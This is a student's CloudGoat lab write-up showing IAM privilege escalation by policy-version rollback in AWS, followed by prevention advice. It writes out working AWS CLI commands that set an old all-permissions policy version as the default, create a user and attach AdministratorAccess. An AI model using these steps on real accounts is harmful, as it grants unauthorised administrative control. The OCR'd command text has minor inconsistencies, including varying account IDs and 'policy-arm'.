
The terminal window shows a Kali Linux environment running in Oracle VirtualBox. The user is executing AWS CLI commands to manage IAM policy versions. The first command, `aws iam list-policy-version`, fails because the user has provided an invalid choice. The second command, `aws iam get-policy-version`, successfully retrieves the policy version information for the specified policy and version ID.

- The policy above is the v1 version, it grants "read" access (list & get) as well as the power to switch between versions of policies ("iam:SetDefaultPolicyVersion").
- Looking at older versions, it is noticeable that v3 grant privileges that are no longer visible in the default version: it grants all actions ("Action": "\*") to all resources.

The screenshot shows a terminal window titled "Kali Linux [Running] - Oracle VirtualBox". The terminal session is for user "nevilles" and shows the following AWS IAM commands being run:

```
(n3vill3@nevilles) [~]
$ aws iam get-policy-version --policy-arm arn:aws:iam::622111839747:policy/cg-raynor-policy-cgidv509ma87i
--version-id v2 --profile raynor
{
  "PolicyVersion": {
    "Document": "...
    ...
    "Statement": [
      {
        "Effect": "Deny",
        "Action": "..."
        "Resource": "*",
        "Condition": {
          "NotIpAddress": {
            "aws:SourceIp": [
              "192.0.2.0/24",
              "203.0.113.0/24"
            ]
          }
        }
      }
    ],
    "VersionId": "v2",
    "IsDefaultVersion": false,
    "CreateDate": "2025-11-20T18:38:39+00:00"
  }
}
(n3vill3@nevilles) [~]
$ aws iam set-default-policy-version --policy-arm arn:aws:iam::622111839747:policy/cg-raynor-policy-cgidv509ma87i
--version-id v3 --profile raynor
{
  "PolicyVersion": {
    "Document": "...
    ...
    "Statement": [
      {
        "Action": "*",
        "Effect": "Allow",
        "Resource": "*"
      }
    ],
    "VersionId": "v3",
    "IsDefaultVersion": false,
    "CreateDate": "2025-11-20T18:38:42+00:00"
  }
}
(n3vill3@nevilles) [~]
```

- The current policy version grants the ability to change versions, hence I used **aws iam set-default-policy-version --policy-arm arn:aws:iam::622111839747:policy/cg-raynor-policy-cgidv509ma87i** **--version-id v3 --profile raynor** to set v3 as the default policy. This then gives raynor administrative permissions, thus allowing for privilege escalation.



The screenshot shows a terminal window titled "Kali Linux [Running] - Oracle VirtualBox". The terminal displays a series of AWS IAM commands run by user "nevill3". The commands include setting a default policy version, listing policy versions, and viewing policy details. The output shows multiple versions of a policy named "cg-raynor-policy-cgidv509ma871" with various creation dates and version IDs.

```
n3vill3@nevill3: ~
Session Actions Edit View Help
File Machine View Input Devices Help
n3vill3@nevill3: ~
aws iam set-default-policy-version --policy-arm arn:aws:iam::622111839747:policy/cg-raynor-policy-cgidv509ma871 --version-id v3 --profile raynor
aws iam list-policy-versions --policy-arm arn:aws:iam::622111839747:policy/cg-raynor-policy-cgidv509ma871 --profile raynor
{
  "Versions": [
    {
      "VersionId": "v5",
      "IsDefaultVersion": false,
      "CreateDate": "2025-11-20T18:38:48+00:00"
    },
    {
      "VersionId": "v4",
      "IsDefaultVersion": false,
      "CreateDate": "2025-11-20T18:38:45+00:00"
    },
    {
      "VersionId": "v3",
      "IsDefaultVersion": true,
      "CreateDate": "2025-11-20T18:38:42+00:00"
    },
    {
      "VersionId": "v2",
      "IsDefaultVersion": false,
      "CreateDate": "2025-11-20T18:38:39+00:00"
    },
    {
      "VersionId": "v1",
      "IsDefaultVersion": false,
      "CreateDate": "2025-11-20T18:38:35+00:00"
    }
  ]
}
n3vill3@nevill3: ~
```

## 7. Verification:

- Once you believe you've successfully escalated privileges, verify your actions by accessing restricted resources or performing privileged operations.
  - To test admin privileges, I tried creating a new user and attaching AdministratorAccess to raynor.

```

Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Session Actions Edit View Help
"SecretList": []
}
{n3v1l13@neville:~}
$ aws iam list-attached-user-policies --user-name raynor --profile raynor
{
  "AttachedPolicies": [
    {
      "PolicyName": "cg-raynor-policy-cgidv509ma87ie",
      "PolicyArn": "arn:aws:iam::022111839747:policy/cg-raynor-policy-cgidv509ma87ie"
    }
  ]
}
{n3v1l13@neville:~}
$ aws ec2 describe-instances --profile raynor
{
  "Reservations": []
}
{n3v1l13@neville:~}
$ aws iam create-user --user-name victory --profile raynor
{
  "User": [
    {
      "Path": "/",
      "UserName": "victory",
      "UserId": "AIDAZBWBGBYB5IDTKXF0",
      "Arn": "arn:aws:iam::022111839747:user/victory",
      "CreateDate": "2025-11-21T15:05:00+00:00"
    }
  ]
}
{n3v1l13@neville:~}
$ aws iam attach-user-policy \
--user-name <your-raynor-username> \
--policy-arn arn:aws:iam::aws:policy/AdministratorAccess \
--profile raynor
zsh: no such file or directory: your-raynor-username
{n3v1l13@neville:~}
$ aws iam attach-user-policy \
--user-name raynor-cgidv509ma87ie \
--policy-arn arn:aws:iam::aws:policy/AdministratorAccess \
--profile raynor
{n3v1l13@neville:~}
$ 

```

User name	Path	Group	Last activity	MFA	Password age	Console last sign-in	Access key ID	Active key age	Access
cloudgoat	/	0	20 hours ago	-	-	-	Active - AKIAZBWGB...	20 hours	20 hours
raynor-cgidv509ma87ie	/	0	7 minutes ago	-	-	-	Active - AKIAZBWGB...	20 hours	7
victory	/	0	-	-	-	-	-	-	-

Identity and Access Management (IAM)

ARN: arn:aws:iam::62211839747:user/raynor-cgidv509ma87ie

Created: November 20, 2025, 21:38 (UTC+0:00)

Console access: Disabled

Last console sign-in: -

Access key 1: AKIAZBWGBKYBSZT53TMU - Active  
Used today, 20 hours old.

Access key 2: Create access key

**Permissions**

Permissions policies (2)

Permissions are defined by policies attached to the user directly or through groups.

Policy name	Type	Attached via
AdministratorAccess	AWS managed - Job function	Directly
cg-raynor-policy-cgidv509ma87ie	Customer managed	Directly

Permissions boundary (not set)

Generate policy based on CloudTrail events

You can generate a new policy based on the access activity for this user, then customize, create, and attach it to this role. AWS uses your CloudTrail events to identify the services and actions used and generate a policy. Learn more.

## 8. Reflection and Analysis:

### What happened?

The IAM user raynor had a "safe" policy (v1) attached — but multiple older policy versions still existed.

One older policy version (v3) contains:

```
"Action": "*",
```

```
"Resource": "*",
```

```
"Effect": "Allow"
```

And the user had:

```
"iam:SetDefaultPolicyVersion"
```

---

This allowed them to flip the default version from "safe" to "**full admin**".

---

This is the *rollback* vulnerability.

---

## Security Implications

This vulnerability is dangerous because:

- A seemingly low-privileged user can become **Admin**.
  - No CloudTrail event explicitly shows "privilege escalation"
  - Most organizations forget about **old IAM policy versions**
  - Attackers only need existing permissions—no exploits or misconfigurations in infra.
- 

## How to Prevent This (Real AWS Environments)

### 1. Delete old policy versions

AWS allows max **5 versions** — but teams rarely clean them up.

Use:

```
aws iam delete-policy-version --policy-arn <arn> --version-id <id>
```

---

## 2. Use IAM Service Control Policies (SCPs)

Block dangerous IAM actions:

- `iam:SetDefaultPolicyVersion`
- `iam>CreatePolicyVersion`

## 3. Enforce Least Privilege

Do not give non-admin users `iam:*` capabilities.

## 4. Use IAM Access Analyzer

It detects over-privileged and escalatable roles.

## 5. Continuous Cloud Security Scanning

Tools like:

- Prowler
- ScoutSuite
- CloudSplaining
- Steampipe

can detect privilege-escalation paths.

---

## Conclusion

This assignment demonstrates how improper IAM policy management, especially the retention of outdated policy versions, can create unexpected and dangerous privilege escalation opportunities. In the CloudGoat “iam\_privesc\_by\_rollback” scenario, the IAM user initially appeared to have minimal permissions; however, the presence of an older policy version granting full administrative access—combined with the allowed action `iam:SetDefaultPolicyVersion`—enabled the user to escalate privileges simply by switching the active policy version. This scenario highlights how attackers can leverage built-in AWS capabilities rather than exploiting traditional software vulnerabilities.

The exercise reinforces several key security lessons: the importance of regularly deleting unused IAM policy versions, enforcing least privilege, monitoring sensitive IAM actions, and using tools such as IAM Access Analyzer or cloud security scanners to detect escalation paths. Overall, the lab provides valuable insight into how subtle configuration oversights can compromise an entire AWS environment and underscores the need for continuous IAM governance and security hygiene in real-world cloud operations.